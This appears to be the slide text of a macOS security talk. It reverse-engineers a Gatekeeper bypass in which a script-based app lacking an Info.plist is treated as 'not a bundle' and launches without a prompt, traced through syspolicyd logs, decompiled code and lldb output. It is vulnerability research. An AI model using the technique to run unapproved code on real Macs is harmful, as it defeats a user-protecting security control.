Script, /bin/sh

syspolicyd [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/Script.app/Contents/
MacOS/Script <-- (/bin/sh, /bin/sh)

syspolicyd [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/Script.app),
(team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] App gets first launch prompt because responsibility: /bin/sh, /Users/
patrick/Downloads/Script.app

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 0, PST: (path: /Users/patrick/Downloads/
Script.app), (team: (null)), (id: (null)), (bundle_id: Script), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK eval - was allowed: 0, show prompt: 1

syspolicyd: [com.apple.syspolicy.exec:default] Prompt shown (7, 0), waiting for response: PST: (path: /Users/patrick/
Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id: Script)
```

Bare-Boned Script-Based App

(bash) script + no Info.plist file




```
% log stream --level debug
...
syspolicyd: [com.apple.syspolicy.exec:default] Script evaluation /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC, /bin/sh

syspolicyd: [com.apple.syspolicy.exec:default] GK process assessment: /Users/patrick/Downloads/PoC.app/Contents/MacOS/
PoC <-- (/bin/sh, /bin/sh)

syspolicyd: [com.apple.syspolicy.exec:default] GK performScan: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null))

syspolicyd: [com.apple.syspolicy.exec:default] Checking legacy notarization
syspolicyd: (Security) [com.apple.securityd:notarization] checking with online notarization service for hash ...
syspolicyd: (Security) [com.apple.securityd:notarization] isNotarized = 0

syspolicyd: [com.apple.syspolicy.exec:default] GK scan complete: PST: (path: /Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: (null)), 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0

syspolicyd: [com.apple.syspolicy.exec:default] Updating flags: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC, 512
```

To The Logs

the (log) results


mach-O || script-based app with an Info.plist file:




```
GK evaluateScanResult: 0 PST: (path: /Users/
patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: Script),
1, 0, 1, 0, 7, 0
```

vs.

bare-boned script-based app with no Info.plist file:



```
GK evaluateScanResult: 2 PST: (path: /
Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)),
(bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0
```


syspolicyd
GK evaluateScanResult: 0
GK evaluateScanResult: 2
"DefinitelyNotMalware" cannot be opened because the developer cannot be verified.
Safari downloaded this file today at 3:20
Move to Trash
Cancel
?

EVALUATION TYPE 0x2?

if set, item is allowed!

```
/* @class EvaluationManager */
-(void *)evaluateScanResult:arg2 withEvaluationArguments: arg3
         withPolicy:arg4 withEvaluationType:arg5 withCodeEval:arg6 {
...

if (arg5 == 0x2) {

   //no prompt shown
   // update flags and leave
   [evalResult setAllowed:YES];
   return;
}

[r14 presentPromptOfType:...];
os_log_impl(..., "Prompt shown", ...);
```

for the PoC.app
...eval type is 0x2, so no prompt is shown!

evaluateScanResult: ... logic

```
(lldb) po [$rdi className]
EvaluationResult

(lldb) po [$rdi evaluationTargetPath]
~/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) p (BOOL)[$rdi allowed]
(BOOL) $83 = YES

(lldb) p (BOOL)[$rdi wouldPrompt]
(BOOL) $82 = NO
```

allowed, with no prompt!

Evaluation Type 0x2

where does it come from (returned)

```
/* @class EvaluationPolicy */
-(unsigned long long)determineGatekeeperEvaluationTypeForTarget:arg2
                     withResponsibleTarget:arg3 {
...

if(YES != [policyScanTarget isUserApproved]) {

  if(YES == [policyScanTarget isScript]) {

     r15 = 0x2;
     if(YES != [policyScanTarget isBundled]) goto leave;
}

leave:
rax = r15;
return rax;
```

1 we're not (yet) approved

2 yes, PoC.app is script-based

3 leave (with 0x2 (allow)), if app is "not a bundle" ⁉

determineGatekeeperEvaluation: ... logic

```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

...not a bundle?


Evaluation Type 0x2

returned if 'isBundle' flag not set

```
/* @class PolicyScanTarget */
-(char)isBundled {
    return sign_extend_64(self->_isBundled);
}
```

just returns 'isBundled' iVar

isBundled: method



where is 'isBundled' set?

```
/* @class ExecManagerPolicy */
-(void)evaluateCodeForUser:arg2 withPID:arg3 withProcessPath:arg4
withParentProcessPath:arg5 withResponsibleProcess:arg6 withLibraryPath:arg7
processIsScript: withCompletionCallback:arg9 {
...

rax = sub_10001606c(rbx, 0x0);
[policyScanTarget setIsBundled:rax];
```


return value
passed to 'setIsBundled:'

evaluateCodeForUser: ...

sets 'isBundle' flag, based the result of a unnamed function


Evaluation Type 0x2

why is our poc, not classified as bundle!?

